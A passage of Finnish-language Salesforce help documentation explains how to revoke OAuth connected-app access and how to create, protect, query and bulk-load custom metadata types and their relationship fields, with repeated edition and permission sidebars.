- Vaikka yhdistetty sovellus yritti ja epäonnistui käyttämään tietojasi, koska sen sisäänkirjautuminen ei onnistunut, *Käyttökertojen määrä*- ja *Viimeksi käytetty* -kentät päivitetään silti.
- Napsauta **Kumoa** kumotaksesi sovelluksen käyttöoikeudet. Kun olet peruuttanut sovelluksen, sovellus ei voi enää käyttää tuota kyseistä etäkäyttövaltuutuksen valtuutusta Salesforce -tietojasi käyttäkseen.

 **Tärkeää:** Sinun täytyy peruuttaa kaikki käyttöoikeustunnukset määrätyle sovellukselle estääksesi sitä käyttämästä Salesforce-tietojasi.

KATSO MYÖS:

[Sovelluksen käyttöoikeuspyyntö hyväksytty](#)

[Sovelluksen käyttöoikeuspyyntö eväty](#)

Sovelluksen käyttöoikeuspyyntö hyväksytty

Käyttämäsi ulkoinen sovellus pyysi käyttöoikeutta Salesforce-tietoihisi, ja hyväksyit tämän pyynnön. Sulje selainikkuna ja palaa käyttämäsi sovellukseen.

Kun olet myöntänyt käyttöoikeuden etäkäyttösovellukselle, voit kumota sen myöhemmin henkilökohtaisista tiedoistasi.

1. Kirjoita henkilökohtaisten asetustesi *Pikahaku*-kenttään *Käyttäjän lisätiedot* ja valitse **Käyttäjän lisätiedot**. Eikö tuloksia löydy? Kirjoita *Pikahaku*-kenttään *Henkilökohtaiset* ja valitse **Henkilökohtaiset**.
2. Yhdistetyt OAuth-sovellukset -osiosta voit suorittaa seuraavat toimet:
 - Tarkastele tietoja kustakin etäkäyttösovelluksesta, joihin sinulla on käyttöoikeus samoin kuin niiden kertojen lukumäärää ja viimeistä kertaa, kun sovellus yritti käyttää tietojasi.

 Note:

- Sovellus saattaa olla lueteltuna useammin kuin kerran. Joka kerta kun annat käyttöoikeuden sovellukseen, se sisältää uuden käyttöoikeustunnuksen. Päivitysvaltuuksien pyynnöt nostavat sovellukselle näytettävää *Käytön määrä* -arvoa. Sinun täytyy antaa käyttöoikeus Salesforce-tietoihisi kullekin laitteelle, jota

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa

Käytettävissä: **kaikissa** versioissa

KÄYTTÄJOIKEUDET

OAuth-sovellusten hallinta, luominen, muokkaaminen ja poistaminen:

- "Yhdistettyjen sovellusten hallinta"

käytät, esimerkiksi sekä kannettavalle tietokoneelle että pöytäkoneelle. Oletusraja on viisi käyttöoikeustunnusta kullekin sovellukselle. Uudemmat sovellukset (jotka käyttävät OAuth 2.0 -protokollaa) hyväksytään automaattisesti lisälaitteille, kun olet myöntänyt käyttöoikeuden kerran. OAuth 2.0 -sovellukset saattavat olla luetteluna useampaan kertaan. Taulukon kukin rivi osoittaa yksilöllistä oikeutta, joten jos sovellus pyytää useita valtuuksia eri vaikutusalueilla, näet saman sovelluksen monta kertaa.

- Vaikka yhdistetty sovellus yritti ja epäonnistui käyttämään tietojasi, koska sen sisäänkirjautuminen ei onnistunut, **Käyttökertojen määrä- ja Viimeksi käytetty** -kentät päivitetään silti.
- Napsauta **Kumoa** kumotaksesi sovelluksen käyttöoikeudet. Kun olet peruuttanut sovelluksen, sovellus ei voi enää käyttää tuota kyseistä etäkäyttövaltuutuksen valtuutusta Salesforce -tietojasi käyttäkseen.



Tärkeää: Sinun täytyy peruuttaa kaikki käyttöoikeustunnukset määrätylle sovellukselle estääksesi sitä käyttämästä Salesforce-tietojasi.

KATSO MYÖS:

[Sovelluksen käyttöoikeuspyyntö eväty](#)

[Sovelluksen käyttöoikeuspyyntö](#)

Sovelluksen käyttöoikeuspyyntö eväty

Käyttämäsi ulkoinen sovellus pyysi käyttöoikeutta Salesforce-tietoihisi, ja hylkäsit tämän pyynnön. Sinun tulisi kirjautua ulos Salesforcesta. Voit palata alkuperäiseen sovellukseen.

KATSO MYÖS:

[Sovelluksen käyttöoikeuspyyntö hyväksytty](#)

[Sovelluksen käyttöoikeuspyyntö](#)

EDITION-VERSIOT

Käytettävissä: Salesforce Classicissa

Käytettävissä: **kaikissa** versioissa

KÄYTTÄJOIKEUDET

OAuth-sovellusten hallinta, luominen, muokkaaminen ja poistaminen:

- "Yhdistettyjen sovellusten hallinta"

Mukautetut metadata-tyypit

Mukautetut metadata-tyypit

Voit luoda omia, deklarativisia kehittäjien sovelluskehysiksi sisäisille tiimeille, kumppaneille ja asiakkaille. Sen sijaan, että laatisit sovelluksia pelkän datan perusteella, voit laatia sovelluksia, jotka perustuvat niiden omiin metadata-tyyppeihin. Metadata on tietoa, joka kuvaa kunkin asiakkaan organisaation kokoonpanon.

Mukautettu metadata on sovellusten metadataa, jota voidaan mukauttaa, ottaa käyttöön, pakata ja päivittää. Luo ensin *mukautettu metadata-tyyppi*, joka määrittää sovelluksen metadatan muodon. Laadi sitten uudelleenkäytettävä toimintamalli, joka määrittää käyttäytymisen luomasi metadata-tyypin perusteella. Mukautetulla metadata-tyypillä on mukautetun objektin tai mukautetun asetuksen tapaisesti useita mukautettuja kenttiä, jotka edustavat metadatan eri osa-alueita. Kun olet luonut julkisen mukautetun metadata-tyypin, sinä ja muut voitte luoda *mukautettuja metadatatietueita* deklarativisesti kyseisen tyypin perusteella. Kun pakkaat julkisen mukautetun metadata-tyypin, paketin asentavat käyttäjät voivat lisätä omia tietueitaan metadatatyyppiin. Uudelleenkäytettävä toimintamallisi lukee mukautetun metadatasia ja käyttää sitä sovelluksen mukautetun käyttäytymistavan tuottamiseksi.

Mukautetun metadatan rivit muistuttavat rakenteeltaan mukautettujen objektien rivejä. Voit luoda, muokata ja poistaa mukautetun metadatan rivejä Metadata API:lla tai Määrittäminen-valikosta. Koska tietueet ovat metadataa, voit siirtää niitä paketeilla tai Metadata API -työkaluilla. Mukautetut metadatatietueet ovat Vain luku -muotoisia Apexissa sekä Enterprise- ja Partner API -rajapinnoissa.

Mukautettujen metadata-tyyppien avulla voit lisätä rajattoman määrän Salesforce Object Query Language (SOQL) -kyselyitä jokaiseen Apex-transaktioon.

Mukautetut metadata-tyypit tukevat seuraavia mukautettuja kenttätyppejä.

- Metadatasuhde
- Valintaruutu
- Päiväys
- Päiväys ja aika
- Sähköposti
- Numero
- Prosentti
- Puhelin
- Valintaluettelo
- Teksti
- Tekstialue
- URL

Mukautetun metadatatyyppin sisältävän paketin tilaaja ei voi lisätä omia kenttiä kyseiseen tyyppiin. Vain tyypin kehittänyt organisaatio voi lisätä siihen mukautettuja kenttiä.

Mukautetut metadatakentät ovat *hallittavia*, eli tyypin kehittäjä voi päättää, kuka voi muuttaa kenttien arvoja, kun ne on otettu käyttöön tilaajaorganisaatiossa.

- Lukittu julkaisun jälkeen — Tietuetyypin kaikkien tietueiden kentät ovat muuttumattomia käyttöönoton jälkeen, myös kehitysorganisaatiossa, jossa tietue luotiin.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experienceissa

Käytettävissä: **Professional**-, **Enterprise**-, **Performance**-, **Unlimited**-, **Developer**- ja **Database.com**-versioissa

Professional Edition -organisaatiot voivat luoda, muokata ja poistaa vain asennettujen pakettien tyyppien mukautettuja metadatatietueita.

- Tilaaajan muokattavissa — Kuka tahansa, jolla on asiaankuuluvat käyttöoikeudet, voi muuttaa kentän arvoa halutessaan. Kehittäjän käyttöönottamattomat arvot eivät korvaa tilaajaorganisaatiossa olevia arvoja.
- Päivitettävissä — Tietueen kehittäjä voi muuttaa kentän arvoa julkaisemalla mukautetun metadatan paketista uuden version. Tilaaaja ei voi muuttaa kentän arvoa.

Mukautetuilla metadata-tyypeillä ja -tietueilla on nimet ja otsikot. Tyyppien nimien täytyy olla yksilöllisiä nimiavuudessaan. Tietueiden nimien täytyy olla yksilöllisiä metadata-tyypissään ja nimiavuudessaan.

Mukautetut metadatatietueet voidaan suojata. Jos kehittäjä julkaisee suojattuja tietueita hallittavassa paketissa, niiden käyttöä on rajoitettu tietyn tavoin.

- Koodi, joka on samassa paketissa kuin mukautetut metadatatietueet, voi lukea tietueita.
- Koodi, joka on samassa paketissa kuin mukautetut metadatatyyppit, voi lukea kyseisen tyyppin tietueita.
- Koodi, jonka hallittava paketti ei sisällä tyyppiä tai suojattua tietuetta, ei voi lukea suojattuja tietueita.
- Koodi, jonka tilaaja luo ja joka sisältyy ei-hallittavaan pakettiin, ei voi lukea suojattuja tietueita.
- Kehittäjä voi muokata suojattuja tietoja vain päivittämällä paketin. Tilaaaja ei voi lukea tai muokata suojattuja tietueita. Suojatun tietueen kehitysnimeä ei voi muuttaa julkaisun jälkeen.

Jos luot suojatun mukautetun metadatatietueen organisaatiossasi, vain koodisi, ei-hallittavien pakettien koodi ja tyyppin määrittävän hallitun paketin koodi voivat käyttää sitä.

Myös mukautetut metadatatyyppit voidaan suojata, jolloin ne tarjoavat saman tietoturvan kuin suojatut tietueet. Jos muutat suojatun tyyppin julkiseksi, sen suojatut tietueet pysyvät suojattuina ja kaikista muista tietueista tulee julkisia. Jos luot Määrittäminen-valikosta tietueen käyttämällä suojattua tyyppiä, Suojattu komponentti -valintaruutu on valittuna oletusarvoisesti. Julkista tyyppiä ei voi muuttaa suojatuksi. Tilaaaja ei voi luoda tietueita käyttämällä suojattua tyyppiä.

Mukautettujen metadatatyyppien rajoitukset

Ota huomioon seuraavat erityistapaukset ja rajoitukset, kun käytät mukautettuja metadatatyyppiejä.

Tyyppien ja tietueiden päivittäminen

Et voi päivittää asennetussa hallittavassa paketissa olevia suojattuja tyyppiejä ja tietueita ohjelmallisesti. Voit muokata suojattuja tyyppiejä ja tietueita vain päivittämällä paketin.

Et voi päivittää julkisia tyyppiejä ja tietueita suoraan Apexilla. Jos haluat muokata tietueita Apexista, sinun täytyy tehdä Metadata API -kutsuja.

Sovellusten käyttöiän hallintatyökalut

Mukautetut metadatatyyppit eivät tue seuraavia sovellusten käyttöiän hallintatyökaluja:

- Version hallinta
- Tooling API
- Kehittäjän konsoli

Lisenssit

Lisäosapaketille määritettyjä lisenssejä ei sovelleta paketissa oleviin mukautettuihin metadatatietueisiin, elleivät myös niiden tyypt sisälly pakettiin.

SOQL

Mukautetut metadatatyyppit tukevat seuraavaa syntaksia SOQL-kyselyille.

```
SELECT fieldList [...]
FROM objectType
    [USING SCOPE filterScope]
```

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä: **Professional**-, **Enterprise**-, **Performance**-, **Unlimited**-, **Developer**- ja **Database.com**-versioissa

Professional Edition -organisaatiot voivat luoda, muokata ja poistaa vain asennettujen pakettien tyyppien mukautettuja metadatatietueita.

```
[WHERE conditionExpression]  
[ORDER BY field {ASC|DESC} [NULLS {FIRST|LAST}} ]
```

- Voit käyttää metadatasuhteiden kenttiä *fieldList*-ja *conditionExpression*-kyselyissä.
- FROM voi sisältää vain 1 objektin.
- Voit käyttää seuraavia operaattoreita.
 - IN ja NOT IN
 - =, >, >=, <, <= ja !=
 - LIKE, mukaan lukien jokerimerkit
 - JA
- Et voi käyttää ORDER BY -operaattoria suhdekentissä.
- Voit käyttää ORDER BY-, ASC- ja DESC-operaattoreita useissa (ei-suhde)kentissä.
- Voit käyttää ORDER BY -operaattoria vain, kun tilattu kenttä on valittu kenttä.
- Metadatasuhteiden kentät tukevat kaikkia vakiomuotoisia suhdekyselyitä.

Suojatut mukautetut metadatatyytit

Tilaaajat eivät voi lisätä mukautettuja metadatatietueita asennettuihin mukautettuihin metadatatyyppihin, jotka on suojattu. Jos haluat tilaajien luovan mukautettuja metadatatietueita, mukautetun metadatatyyppin täytyy olla julkinen.

Metadata API palauttaa suojattujen, mukautettujen entiteettien määritelmät (mutta ei mukautettuja metadatatietueita) tilaajaorganisaatioissa.

Välimuistiin tallentaminen

Mukautetut metadatatietueet tallennetaan välimuistiin tyyppitasolla ensimmäisen lukupyynnön jälkeen. Välimuistiin tallentaminen parantaa myöhempien pyyntöjen suorituskyyä. Pyynnöt, jotka ovat kesken metadatan päivityksen aikana, eivät saa uusinta metadataa.

Globaali valintaluettelot

Globaaleja valintaluetteloita ei tueta mukautetuissa metadata-tyypeissä. Voit käyttää vain sObject-valintaluetteloita.

Valintaluettelot ja hallittavat paketit

- Voit lisätä hallittavaan pakettiin mukautetun metadatatyyppin, jolla on ei-aktiivisia arvoja sisältävä valintaluettelo, mutta et voi ladata pakettia palvelimelle. Jos haluat ladata paketin palvelimelle, poista tai aktivoi valintaluetteloarvot.
- Tilaaajat, jotka ovat tilanneet julkaistun hallittavan paketin, jossa on valintaluettelokentän sisältävä mukautettu metadatatyyppi, eivät voi lisätä, poistaa tai deaktivoida valintaluettelon arvoja.
- Kehittäjät, jotka julkaisevat hallittavan paketin, jossa on valintaluettelokentän sisältävä mukautettu metadatatyyppi, voivat lisätä valintaluetteloon arvoja, mutteivät poistaa tai deaktivoida niitä.

Mukautetun metadatan rajoitukset

Ota huomioon nämä mukautettujen metadatatyyppien ja -tietueiden vaatimukset.

Kuvaus	Enimmäismäärä
SOQL-kyselyitä per Apex-transaktio	Ei rajoitusta
Mukautettua metadataa per organisaatio *	10 Mt
Mukautettua metadataa per sertifioitu hallittava paketti *	10 Mt
	 Note: Asentamistasi sertifioiduista hallittavista paketeista saatuja mukautettuja metadatatietueita ei lasketa organisaatiosi rajoitukseen. Itse luomasi mukautetut metadatatietueet kuitenkin lasketaan rajoitukseen. Tämä sääntö pätee riippumatta siitä, luotko tietueita omaan mukautettuun metadatatyyppiisi vai sertifioidusta hallittavasta paketista saatuun tyyppiin.
Kenttiä per mukautettu metadatatyyppi tai -tietue	100
Mukautettuja metadatatyyppejä per organisaatio	100. Tämä luku sisältää kaikki organisaatiossa kehitetyt tyypit sekä hallittavista ja ei-hallittavista paketeista saadut tyypit.
Merkkejä per kuvauskenttä	1 000
Palautettuja tietueita per transaktio	50 000

* Tietueen koko perustuu kunkin kenttätyyppin enimmäiskokoon, eikä kunkin kentän käyttämään todelliseen säilytystilaan. Kun lisää kenttiä mukautettuun metadatatietueeseen, käytä sopivaa tyyppiä ja määritä tiedoillesi tarvittava pituus. Näin välttyä välimuistiin tallennettavien tietojen rajoituksen ylittymiseltä. Jo esimerkiksi luot kentän henkilötunnuksille, valitse sille datatyyppiksi `Teksti` ja määritä sen pituudeksi 11. Jos sen sijaan valitsisit `Tekstiaalue`, kenttä lisäisi tietueen käyttämiin tietoihin 255 merkkiä riippumatta siitä, montako merkkiä kenttään syötetään.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä: **Professional**-, **Enterprise**-, **Performance**-, **Unlimited**-, **Developer**- ja **Database.com**-versioissa

Professional Edition -organisaatiot voivat luoda, muokata ja poistaa vain asennettujen pakettien tyyppien mukautettuja metadatatietueita.

Mukautettujen metadatatyyppien ja -tietueiden luominen, muokkaaminen ja poistaminen

Voit luoda, päivittää ja poistaa mukautettuja metadatatyypppejä ja -tietueita Määitykset-valikosta deklaraatiivisesti. Käytä Metadata API:a suorittaaksesi nämä tehtävät ohjelmallisesti.

Lisätietoja mukautettujen metadatatyyppien luomisesta ja hallinnasta ohjelmallisesti on [Metadata API Developer Guide](#) -oppaan osiossa "Custom Metadata Types (CustomObject)".

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä: **Professional**-, **Enterprise**-, **Performance**-, **Unlimited**-, **Developer**- ja **Database.com**-versioissa

Professional Edition
-organisaatiot voivat luoda, muokata ja poistaa vain asennettujen pakettien tyyppien mukautettuja metadatatietueita.

Mukautetun metadatatyyppin määrittäminen deklaraatiivisesti

Käytä Salesforce-käyttöliittymää luodaksesi mukautettuja metadatatyypppejä deklaraatiivisesti.

1. Hae Määitykset-valikosta **Mukautetut metadata-tyypit**.
2. Napsauta Kaikki mukautetut metadata-tyypit -sivulta **Uusi mukautettu metadata-tyyppi** tai napsauta olemassa olevan mukautetun metadatatyyppin otsikkoa.
3. Täytä nämä kentät.

Kenttä	Kuvaus
Otsikko	Tämä nimi viittaa käyttöliittymäsivun tyyppiin.
Monikkumuotoinen otsikko	Tyypin monikkumuotoinen nimi. Jos luot välilehden tälle tyyppille, tätä nimeä käytetään välilehdessä.
Alkaa vokaaliäänteellä	Jos organisaatiosi oletuskielen mukaan otsikon vokaaliäänteellä on merkitystä, osoita, millainen määre otsikon alussa pitää olla.
Objektin nimi	Yksilöivä nimi, jolla viitataan objektiin API:a käytettäessä. Hallittavissa paketeissa yksilöivällä nimellä estetään nimiristiriidat pakettien asennuksissa. Käytä vain aakkosnumeerisia merkkejä ja alaviivoja. Nimen täytyy alkaa kirjaimella eikä se saa sisältää välilyöntejä. Se ei voi loppua alaviivaan eikä siinä voi olla 2 peräkkäistä alaviivaa.
Kuvaus	Objektin valinnainen kuvaus.
Näkyvyys	Kuka näkee tyyppin: • Julkinen — Näkyvissä kaikille. • Suojattu — Jos tyyppi on asennettu osana hallittavaa pakettia, vain hallittavan paketin Apex-koodi voi käyttää sitä.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä: **Professional**-, **Enterprise**-, **Performance**-, **Unlimited**-, **Developer**- ja **Database.com**-versioissa

Professional Edition
-organisaatiot voivat luoda, muokata ja poistaa vain asennettujen pakettien tyyppien mukautettuja metadatatietueita.

KÄYTTÄJOIKEUDET

Mukautettujen metadatatyyppien luominen tai muokkaaminen:

- Apex-laadintaoikeus

4. Napsauta **Tallenna**.
5. Napsauta Mukautetut kentät -osiosta **Uusi** aloittaaksesi kenttien lisäämiseen mukautettuun metadatatyyppiin. Niin kuin muillakin mukautetuilla kentillä, sinun täytyy määrittää, minkätyyppistä tietoa kenttä sisältää, esimerkiksi valintaluettelo tai [metadatasuhde](#). Muista valita kullekin kentälle **Kentän hallittavuus** -arvo määrittääksesi, kuka voi muuttaa kenttää myöhemmin.

The screenshot shows the 'New Field' configuration form in Salesforce. It includes the following fields and options:

- Field Label:** A text input field containing 'Is checked'.
- Default Value:** Radio buttons for 'Checked' and 'Unchecked', with 'Unchecked' selected.
- Field Name:** A text input field containing 'Is_checked'.
- Description:** An empty text area.
- Help Text:** An empty text area.
- Field Manageability:** A section titled 'Who can change field values after records are installed via managed package?' with three radio button options:
 - ☒ Only the package developer (via package upgrade)
 - ☐ Any user with the Customize Application permission (package upgrades won't overwrite the value)
 - ☐ No one

 **Note:** Ennen Winter '15 -julkaisua luodut mukautetut metadatatyytit eivät saa automaattisesti asetteluita. Ennen kuin lisäät, päivität tai tarkastelet tämän mukautetun metadatatyytin tietueita käyttöliittymästä, sinun täytyy lisätä asettelu, joka sisältää kaikki kentät, joiden muokkauksen haluat sallia. Napsauta Kaikki mukautetut metadata-tyypit -sivulta mukautettua metadatatyyppiä. Napsauta sitten Sivunasettelu-osiosta **Uusi**. Jos aiot julkaista mukautetun metadatatyytin hallittavana pakettina, muista lisätä kaikki haluamasi kentät ensin. Kun asiakas on ladannut hallittavan paketin, sinun täytyy muuttaa asettelua manuaalisesti, koska et voi lisätä siihen kenttiä päivityksen avulla.

Mukautettujen metadatatietueiden lisääminen tai muokkaaminen deklaraatiivisesti

Voit lisätä, muokata tai poistaa mukautetun metadatatietueen deklaraatiivisesti Määitykset-valikosta.

1. Hae Määitykset-valikosta **Mukautetut metadata-tyypit**.
2. Napsauta Kaikki mukautetut metadata-tyypit -sivulta **Hallitse tietueita** sen mukautetun metadatatyytin vierestä, jonka tietueita haluat lisätä tai muokata.
3. Napsauta mukautettujen metadatatietueiden luettelosta **Uusi** tai napsauta **Muokkaa** muokataksesi olemassa olevaa mukautettua metadatatietuetta.
4. Täytä kentät. **Suojattu komponentti** -valintaruutu osoittaa, onko tietue *suojattu*. Suojattua tietuetta voi käyttää vain koodi, joka on samassa nimitilassa kuin tietue tai siihen liittyvä mukautettu metadatatyyppi: luomasi koodi, ei-hallittavan paketissa oleva koodi ja koodi, joka on samassa hallittavassa paketissa kuin suojattu tietue tai sen mukautettu metadatatyyppi.
5. Napsauta **Tallenna**.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessa

Käytettävissä: **Professional**-, **Enterprise**-, **Performance**-, **Unlimited**-, **Developer**- ja **Database.com**-versioissa

Professional Edition
-organisaatiot voivat luoda, muokata ja poistaa vain asennettujen pakettien tyyppien mukautettuja metadatatietueita.

KÄYTTÄJOIKEUDET

Mukautettujen metadatatietueiden luominen tai muokkaaminen:

- Sovelluksen mukautusoikeus

Mukautetut metadatasuhteet

Mukautetut metadata-suhteet tarjoavat enemmän objekteja koskevaa metadataa ja sallivat sinun vertailla erilaisia mukautettuja metadata-tyyppejä.

Aivan kuin muillakin Salesforce-suhteilla, myös mukautetuilla metadata-suhteilla on tietty toimialue. Kun luot metadata-suhdekenttää tyyppille, voit liittää sen toiseen mukautettuun metadata-tyyppiin tai EntityDefinition-objektiin.

Kun luot mukautettuun metadatatyyppiin tietuetta, jolla on suhdekenttä, voit valita objektin tai mukautetun metadatatyyppin, johon tietue liittyy.

EntityDefinition-domainin suhdekentän arvo on mukautettu objekti tai vakio-objekti, joka:

- Tukee mukautettuja kenttiä
- Tukee Apex-käynnistimiä
- Tukee mukautettuja asetteluja
- Ei ole toimintotyyppinen, esimerkiksi Tehtävä tai Tapahtuma
- Ei ole Käyttäjä-objekti
- Ei ole Trialforce-objekti, kuten SignupRequest

Jos haluat määrittää EntityDefinition-objektin suhdekentän uudeksi arvoksi, organisaatiollasi täytyy olla sen käyttöoikeus. Jos organisaatiollasi ei kuitenkaan ole nykyisten tietueiden suhdekenttäobjektien käyttöoikeutta, voit silti muokata tietuetta ja muuttaa sen muita kenttärvoja. Organisaatiollasi ei ole tätä käyttöoikeutta, jos tietue kuuluu esimerkiksi pakettiin, jolle sinulla ei ole aktiivista lisenssiä.

Mukautettujen metadata-suhdekenttien luominen

Voit luoda mukautettujen metadata-tyyppien tai entiteettien määritelmien välille suhteita samalla tavalla kuin loisit mukautetun kentän mukautettuun metadata-tyyppiin.

1. Napsauta mukautetun metadata-tyyppisi lisätietosivun Mukautetut kentät -osiosta **Uusi**.
2. Valitse kentän tyyppi **Metadata-suhde**.
3. Valitse mukautettu metadata-tyyppi, johon haluat aktiivisen tyyppin liittyvän, tai valitse Entiteetin määritelmä liittääksesi sen tuettuun vakio-omotoiseen tai mukautettuun objektiin.

Sinä valitset tarkan mukautetun metadatatietueen tai -objektin, kun luot tietueen mukautettuun metadatatyyppiisi. Kun olet tallentanut tietueen, suhdekenttä näytetään linkkinä sen mukautetun metadatatyyppin tai objektin Määrittäykset-sivulle. Jos sinulla ei ole objektin tarkastelu-oikeutta, kenttä näytetään linkittömänä tekstinä.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experienceissa

Käytettävissä: **Professional**-, **Enterprise**-, **Performance**-, **Unlimited**-, **Developer**- ja **Database.com**-versioissa

Professional Edition -organisaatiot voivat luoda, muokata ja poistaa vain asennettujen pakettien tyyppien mukautettuja metadatatietueita.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experienceissa

Käytettävissä: **Professional**-, **Enterprise**-, **Performance**-, **Unlimited**-, **Developer**- ja **Database.com**-versioissa

Professional Edition -organisaatiot voivat luoda, muokata ja poistaa vain asennettujen pakettien tyyppien mukautettuja metadatatietueita.

KÄYTTÄJOIKEUDET

Mukautettujen metadata-suhteiden luominen:

- Sovelluksen mukautusoikeus

Mukautetuissa metadata-suhteissa huomioitavia asioita

Pidä seuraavat asiat mielessäsi ennen mukautettujen metadata-suhteiden käyttämistä.

- Voit kysellä mukautettuja metadata-suhteita samalla tavalla kuin normaaleja suhteita.
- Julkisia mukautettuja metadata-tyyppejä ei voi liittää suojattuihin mukautettuihin metadata-tyyppeihin. Suojattuja mukautettuja metadatatyypppejä voi liittää julkisiin mukautettuihin metadatatyypppeihin.
- Julkisia mukautettuja metadata-tietueita ei voi liittää suojattuihin mukautettuihin metadata-tietueisiin. Suojattuja mukautettuja metadatatietueita voi liittää julkisiin mukautettuihin metadatatietueisiin.
- Jos käytät SOQL-kyselyä mukautettuun metadatatyyppiin, sen tulokset sisältävät vain tietueet, joiden viittaamien objektien käyttöoikeudet sinulla on. Samankaltainen kysely Määrittämis-valikosta tai Metadata API:sta tehtynä palauttaa kuitenkin kaikki relevantit tietueet, mukaan lukien tietueet, joiden viittaamien objektien käyttöoikeuksia sinulla ei ole.

Kuvittele esimerkiksi mukautettu metadatatyyppi, jolla on EntityDefinition-objektiin linkittävä suhdekenttä. Joissakin mukautetuissa metadatatietueissa suhdekenttä viittaa Liidi-objektiin. Sinulla on mukautetun metadatatyyppin ja sen tietueiden käyttöoikeus, mutta ei Liidi-objektin käyttöoikeutta.. Määrittämis-valikosta tai Metadata API:sta mukautetulle metadatatyyppille tehdyn kyselyn tulokset sisältävät tietueita, jotka viittaavat Liidi-objektiin. Jos kuitenkin käytät samankaltaisia SOQL-kyselyä Apex-koodissasi, sen tulokset eivät sisällä näitä tietueita.

Tämä eroavaisuus sallii sinun hallita mukautetun metadatatyyppin tietuetta ilman sen viittaaman objektin käyttöoikeutta.

- Et voi asentaa pakettia, joka sisältää mukautetun metadatatyyppin tietueita, joiden suhdekentät viittaavat objekteihin, joita organisaatiosi ei voi käyttää. Asennuksen virheviesti sisältää luettelon objekteista, joiden käyttöoikeudet tarvitset.
- Voit asentaa paketin, joka sisältää mukautettuja objekteja, joille sinulla ei ole aktiivista käyttöoikeutta. Niiden tietueita ei kuitenkaan näytetä SOQL-kyselyissä käyttäjille ennen kuin hankit objekteille lisenssin.
- Jos sinulla ei ole oikeutta tarkastella objektia Määrittämis-valikossa, objektiin viittaavat suhdekenttien arvot näytetään pelkkänä tekstinä, eikä linkkeinä.

Metadatasuhteiden kenttien näkymän suodattaminen

Kun luot näkymän ja suodatat sen mukautetun metadatatyyppin suhdekentän perusteella, noudata näitä ohjeita syöttäessäsi suodatinarvoja.

Määrittämis-valikko ei tarjoa hakuikkunaa, koska arvojen luettelo saattaa olla pitkä ja kömpelö. Käytä seuraavia ohjeita määrittääksesi syötettävät arvot, kun lisäät ehtoja Suodata lisäkenttien mukaan -osiossa.

Suodata EntityDefinition-suhdekentän perusteella löytääksesi tietueet, jotka viittaavat tiettyyn objektiin

1. Valitse alitason metadatasuhteen kenttä.
2. Valitse operaattori.
3. Syötä suodatinarvoksi viitatus objektin objektinimi. Löydät mukautetun objektin objektinimen sen hallintasivulta Määrittämis-valikosta. Jos kyseessä on vakio-objekti, käytä sen API-nimeä.

Suodata suhdekentän perusteella löytääksesi tietueet, jotka viittaavat toisen mukautetun metadatatyyppin tietueeseen

1. Valitse alitason metadatasuhteen kenttä.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä: **Professional**-, **Enterprise**-, **Performance**-, **Unlimited**-, **Developer**- ja **Database.com**-versioissa

Professional Edition
-organisaatiot voivat luoda, muokata ja poistaa vain asennettujen pakettien tyyppien mukautettuja metadatatietueita.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä: **Professional**-, **Enterprise**-, **Performance**-, **Unlimited**-, **Developer**- ja **Database.com**-versioissa

Professional Edition
-organisaatiot voivat luoda, muokata ja poistaa vain asennettujen pakettien tyyppien mukautettuja metadatatietueita.

2. Valitse operaattori.
3. Syötä suodatinarvoksi ylätasoon tietueen mukautetun metadatatyyppin nimi. Löydät mukautetun metadatatyyppin nimen sen lisätietosivulta.

Tietueiden lataaminen tai päivittäminen mukautetun metadatan lataajalla

Käytä mukautetun metadatan lataajaa joukkoladaksesi tai -päivittääksesi mukautettujen metadatatyyppiesi tietueita .csv-tiedostosta.

Mukautetun metadatan lataaja sallii sinun ladata tai päivittää 200 tietuetta yhdellä pyynnöllä.

1. [Lataa](#) työkalu GitHubista ja ota paketti käyttöön organisaatiossasi Workbenchin kautta. Luo .zip-tiedosto `custom_md_loader`-hakemiston sisällöstä sen sijaan, että zip-pakkaisit itse hakemiston.
2. Luo .csv-tiedosto, jonka header sisältää mukautetun metadata-tyypin kenttien API-nimet. Otsikko- tai Kehitysnimi-kenttä on pakollinen. Latauksesi sisältää `sample.csv`-esimerkkitiedoston. Jos organisaatiollasi on nimitila, lisää sen etuliite header-tietoihin. Jos haluat päivittää olemassa olevan mukautetun metadatatietueen, käytä Otsikko- tai Kehitysnimi-kenttää tunnistaaksesi sen.
3. Myönnä mukautetun metadatan lataajan käyttöoikeus Määitykset-valikosta asianmukaisille käyttäjille, mukaan lukien itsellesi.
4. Valitse sovelluskäynnistimestä **Custom Metadata Loader**.
5. Napsauta **Custom Metadata Loader** -välilehteä. Sovellus kehottaa sinua määrittämään etäservustosi asetukset, jos et ole jo tehnyt niin.
6. Lataa .csv-tiedostosi palvelimelle ja valitse sitä vastaava mukautettu metadatatyyppi.
7. Napsauta **Create/Update custom metadata** (Luo/päivitä mukautettu metadata) joukkoladaksesi tietueita .csv-tiedostosta tai päivittääksesi nykyisiä tietueita. Jos tiedoston Otsikko- ja Kehitysnimi-kentät ovat identtisiä, viimeisimmästä merkinnästä tulee uusi tai päivitetty tietue.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä: **Professional**-, **Enterprise**-, **Performance**-, **Unlimited**-, **Developer**- ja **Database.com**-versioissa

Professional Edition -organisaatiot voivat luoda, muokata ja poistaa vain asennettujen pakettien tyyppien mukautettuja metadatatietueita.

KÄYTTÄJOIKEUDET

Mukautettujen objektien tietueiden luominen:

- Sovelluksen mukautusoikeus

Mukautetun metadatan lataajan käyttäminen:

- Mukautetun metadatan lataajan käyttöoikeus

Mukautettujen metadatatietueiden käyttäminen ohjelmallisesti

